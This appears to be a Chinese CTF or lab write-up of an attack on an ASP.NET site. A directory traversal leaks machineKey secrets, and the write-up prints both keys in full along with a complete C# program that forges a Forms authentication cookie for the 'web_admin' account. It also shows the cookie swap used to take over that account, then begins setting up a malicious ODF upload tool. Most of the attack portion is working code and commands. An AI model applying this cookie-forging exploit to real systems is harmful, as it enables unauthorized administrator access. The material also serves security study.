

选择其中一个下载功能进行抓包分析,发现存在目录穿越漏洞
泄露了多个敏感字段

decryptionKey="B26C371EA0A71FA5C3C9AB53A343E9B962CD947CD3EB5861EDAE4CCC6B019581"
validation="HMACSHA256"
validationKey="EBF9076B4E3026BE6E3AD58FB72FF9FAD5F7134B42AC73822C5F3EE159F20214B73A80016F9DDB56BD194C268870845F7A60B39DEF96B553A022F1BA56A18B80"

使用dotnet创建一个新的控制台项目
dotnet new console -o LegacyAuthConsole

添加版本为v2.0.5的AspNetCore.LegacyAuthCookieCompat 包
cd LegacyAuthConsole
dotnet add package AspNetCore.LegacyAuthCookieCompat --version 2.0.5
把项目需要的包全部下载好
dotnet restore
ls

将Program.cs的代码更改为以下的C#代码
using System;
using System.Security.Claims;
using System.Threading.Tasks;
using AspNetCore.LegacyAuthCookieCompat;

class Program
{


    static void Main(string[] args)
    {


        string validationKey =
"EBF9076B4E3026BE6E3AD58FB72FF9FAD5F7134B42AC73822C5F3EE159F20214B73A80016F9DDB56BD194C268870845F7A60B39DEF96B553A022F1BA56A18B80";

        string decryptionKey =
"B26C371EA0A71FA5C3C9AB53A343E9B962CD947CD3EB5861EDAE4CCC6B019581";

        var issueDate = DateTime.Now;
        var expiryDate = issueDate.AddHours(1);
        var formsAuthenticationTicket = new FormsAuthenticationTicket(1, "web_admin",
issueDate, expiryDate, false, "Web Administrators", "/");

        byte[] decryptionKeyBytes = HexUtils.HexToBinary(decryptionKey);
        byte[] validationKeyBytes = HexUtils.HexToBinary(validationKey);

        var legacyFormsAuthenticationTicketEncryptor = new
LegacyFormsAuthenticationTicketEncryptor(decryptionKeyBytes, validationKeyBytes,
ShaVersion.Sha256);

        var encryptedText =
legacyFormsAuthenticationTicketEncryptor.Encrypt(formsAuthenticationTicket);

        Console.WriteLine(encryptedText);
    }
}
更改好后进行编译并运行


将生成的cookie替换掉ken.w用户的cookie值,刷新页面,就是web_admin用户权限



web_admin账户有一个Forms功能,该功能存在一个文件上传点

这里使用https://github.com/lof1sec/Bad-ODF这个文件进行漏洞利用,首先先要安装依赖库
python3 -m venv .venv
source .venv/bin/activate
pip3 install ezodf lxml -i https://pypi.tuna.tsinghua.edu.cn/simple


